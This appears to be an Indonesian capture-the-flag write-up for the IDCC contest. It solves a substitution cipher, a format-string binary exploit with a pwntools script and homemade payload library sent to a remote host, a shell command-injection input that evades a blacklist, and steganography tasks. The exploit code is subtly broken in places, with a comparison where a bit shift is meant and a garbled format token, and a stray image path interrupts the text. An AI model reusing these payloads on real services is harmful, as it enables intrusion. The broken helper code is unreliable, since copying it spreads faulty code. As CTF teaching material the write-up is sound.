Saya tidak tahu metode enkripsi atau *cipher* apa yang digunakan. Untuk itu, saya melakukan substitution manual. Saya mencoba metode substitution karena melihat pada string IDCC kedua C diubah menjadi O. Berikut hasil substitution manual terhadap bahasa Indonesia.

```
E = I
A = D
O = C
R = A
M = N
P = U
H = K
Y = T
V = L
T = H
Z = M
K = E
```

Dari substitution manual tersebut didapatkan bahwa string panjang di atas flag adalah lirik laskar pelangi. Dibuat *script* untuk *decipher* pesan.

```
with open('text','r') as f:
    a = f.read()

with open('enc','r') as f:
    b = f.read()

key = {}

for i in range(len(a)):
    key[b[i]] = a[i]
    key[b[i].upper()] = a[i].upper()

print key
eflag = 'EA00{j0p_Swm3A_z3_m10k}'
flag = ''
for c in eflag:
    if (c in key):
        flag += key[c]
    else:
        flag += c
print flag
```

* Keterangan: 'text' adalah lirik laskar pelangi, 'enc' adalah 'flag' tanpa flag.

Flag: **IDCC{y0u_Pwn3D_m3_n1Ce}**

Binary Exploit

Format Play (50 pts)

Akses ke nc 178.128.106.125 13373

Diberikan sebuah *binary executable* 32-bit sebagai berikut.

```
jasonjeremy@asdf:/media/sf_SVM/idcc$ ./format_playing
Input your name: Jason
Hello, Jason
secret: 255
hahaha... shame
```

Terdapat *vulnerability* yaitu *format string attack*. Dapat dilihat pada hasil dekompilasi yang melakukan `printf` tanpa *format*.

```
printf("Hello, ");
printf(&format);
puts((const char *)&unk_8048813);
if ( secret == 48879 )
{
    puts("Congratulations!");
    system("/bin/cat ./flag.txt");
}
else
{
    v38 = secret;
    printf("secret: %d\n", secret);
    puts("hahaha... shame");
}
```

Program akan memberikan flag apabila `secret` diubah menjadi 48879 atau 0xBEEF. Dilakukan input sederhana untuk mencari *offset format string*.

```
jasonjeremy@asdf:/media/sf_SVM/idcc$ ./format_playing
Input your name: aaaa%p.%p.%p.%p.%p.%p.%p
Hello, aaaa0xff9e846c.0xf77304a0.0x804865a.(nil).0x1.0xf7759918.0x61616161
secret: 255
hahaha... shame
```

Didapatkan bahwa input terdapat pada *offset* 7. Digunakan *library* buatan sendiri. Berikut *script* akhir.

```
from pwn import *
import f32

debug = 0
```

```

if debug:
    r = process('./format_playing')
else:
    r = remote('178.128.106.125', 13373)

solve = f32.hhn(0xBEEF, 0x0804A034, 7)
r.sendline(solve)
print r.recv(500)

```

```

#f32.py
from pwn import *

def hhn(val, dest, base):
    output_val = []
    output_dest = []
    cval = 0
    last_val = 0

    for i in range(4):
        cval = ((val & 0xFF) - last_val + 0x100) % 0x100
        if (cval == 0):
            cval = 0x100
        output_val.append("%" + str(cval) + "c")
        output_val.append("%??$hhn")
        output_dest.append(dest)
        dest += 1
        last_val = val & 0xFF
        val >= 8

    str_len = 0
    for data in output_val:
        str_len += len(data)

    pad = 4 - str_len % 4
    pad = 0 if pad == 4 else pad

    offset = base + (str_len + pad) / 4

    for i in range(len(output_val)):
        if '??' in output_val[i]:
            output_val[i] = output_val[i].replace('??',
str(offset).zfill(2))
            offset += 1

```

```

        output = ''.join(output_val) + 'A' * pad

    for data in output_dest:
        output += p32(data)
    return output

def hn(val, dest, base):
    output_val = []
    output_dest = []
    cval = 0
    last_val = 0

    for i in range(2):
        cval = ((val & 0xFFFF) - last_val + 0x10000) % 0x10000
        if (cval == 0):
            cval = 0x10000
        output_val.append("%" + str(cval) + "c")
        output_val.append("???" + str(hn))
        output_dest.append(dest)
        dest += 2
        last_val = val & 0xFFFF
        val >>= 16

    str_len = 0
    for data in output_val:
        str_len += len(data)

    pad = 4 - str_len % 4
    pad = 0 if pad == 4 else pad

    offset = base + (str_len + pad) / 4

    for i in range(len(output_val)):
        if '??' in output_val[i]:
            output_val[i] = output_val[i].replace('??',
str(offset).zfill(2))
            offset += 1

    output = ''.join(output_val) + 'A' * pad

    for data in output_dest:
        output += p32(data)
    return output

```

```

def n(val, dest, base):
    output_val = []
    output_dest = []
    cval = 0
    last_val = 0

    for i in range(1):
        cval = ((val & 0xFFFFFFFF) - last_val + 0x100000000) %
0x100000000
        if (cval == 0):
            cval = 0x100000000
        output_val.append("%" + str(cval) + "c")
        output_val.append("%??$n")
        output_dest.append(dest)
        dest += 4
        last_val = val & 0xFFFFFFFF
        val >>= 32

    str_len = 0
    for data in output_val:
        str_len += len(data)

    pad = 4 - str_len % 4
    pad = 0 if pad == 4 else pad

    offset = base + (str_len + pad) / 4

    for i in range(len(output_val)):
        if '??' in output_val[i]:
            output_val[i] = output_val[i].replace('??',
str(offset).zfill(2))
            offset += 1

    output = ''.join(output_val) + 'A' * pad

    for data in output_dest:
        output += p32(data)
    return output

```

Flag: IDCC{M4nipulat1n9_F0rm4t_for_pR0f1T_\$\$\$}

Password Generator (100 pts)

Program Python ini berfungsi untuk melakukan generate random password.
nc 178.128.106.125 1337

Pada soal ini tidak diberikan *source code*. Berikut *service* yang diberikan.

```
jasonjeremy@asdf:/media/sf_SVM/idcc$ nc 178.128.106.125 1337
#####
##### Random Password Generator #####
#####
Insert Length: fold: invalid number of columns: ''
tr: write error: Broken pipe
```

Program menggunakan *fold*, namun beberapa input di-*blacklist* dan tidak bisa digunakan. Saya me-refer pada *writeup* <https://reversingpwn.wordpress.com/2017/10/09/writeup-gemastik-netsec/> tepatnya soal Random String Generator 2 untuk pengerjaan.

Digunakan input: 50'\t*\t#

```
jasonjeremy@asdf:/media/sf_SVM/idcc$ nc 178.128.106.125 1337
50'      *      #
#####
##### Random Password Generator #####
#####
Insert Length: IDCC{Br3ak_Y0urZ_LImIT}#/usr/bin/env python
"""
    Run on Linux
    socat -d -d -d TCP4-LISTEN:1337,reuseaddr,fork E
XEC:"/usr/bin/python password-generator.py" > /dev
/null 2>&1 &
"""
import subprocess
```

Flag: IDCC{Br3ak_Y0urZ_LImIT}

Stegano

Secret Message (50 pts)

Yo dawg..

Diberikan dua buah gambar password.jpg dan stored.jpg.

Setelah berjam-jam mencari cara dan melakukan *brute-forcing password* menggunakan *steghide* dan berbagai *wordlist*, akhirnya saya melihat huruf warna hitam.



```
$ python -c "print '4c3333744d65496e'.decode('hex')"  
L33tMeIn
```

Gunakan L33tMeIn untuk steghide file stored.jpg -> SuperBStr0ngP4ass
Gunakan SuperBStr0ngP4ass untuk steghide file password.jpg, maka didapatkan flag.

Flag: IDCC{Ch4in1nG_5teg0_p4ssW0rD_}

MPPPssst (80 pts)

Lestarikan lagu anak-anak.

Diberikan sebuah gambar yaitu cover.jpg dan lagu yaitu telordardarr.mp3.

Pertama, buka cover.jpg menggunakan *hexeditor*.


```
00 01 01 01 00 60 77 6e 6c 6f 61 64 65 3a 20 70 61 73 70 68 78 53 71 6d 03 03 02 04 03 03 05 05 0b 08 08 06
ÿÿà..JFIF.....`
...ÿp.,Download
lyric here: pas
tebin.com/phxSqm
q2ÿÛ.C.....
.....
```

Diberikan *link* pastebin -> <https://pastebin.com/phxSqmQ2>

Apabila isi dari pastebin tersebut di-*scroll* didapatkan:

```
114.
115.
116.
117.
118.
119. Doing it boss!
120. Spreading level: 16286
121. Header wrote
122. File has been saved as: telordardarr.mp3
123. Hiding process has finished successfully.
124. Cleaning memory...
```

Googling terhadap string tersebut menghasilkan:



The screenshot shows a Google search interface. The search bar contains the text "Hiding process has finished successfully." with a microphone icon and a search icon to its right. Below the search bar, there are tabs for "All", "Images", "Videos", "News", "Maps", and "More". The "All" tab is selected. To the right of these tabs are links for "Settings" and "Tools". Below the tabs, it says "4 results (0.46 seconds)". The first result is from GitHub, titled "AudioStego/main.cpp at master · danielcardeenas/AudioStego · GitHub". The snippet shows a line of C++ code: `cout << "Hiding process has finished successfully.\nCleaning memory..." << endl; else if (status == ERROR). cout << "Something failed.\nCleaning memory.`

Install AudioStego dan jalankan.

```
jasonjeremy@asdf:/media/sf_SVM/idcc/AudioStego/build$ ./hideme ../../telordardar  
rr.mp3 -f  
Doing it boss!  
Looking for the hidden message...  
String detected. Retrieving it...  
Message recovered size: 28 bytes  
Message: 'IDCC{st3Gano_s0und_n_h1d3}'  
*** stack smashing detected ***: ./hideme terminated  
Aborted (core dumped)
```

Flag: IDCC{st3Gano_s0und_n_h1d3}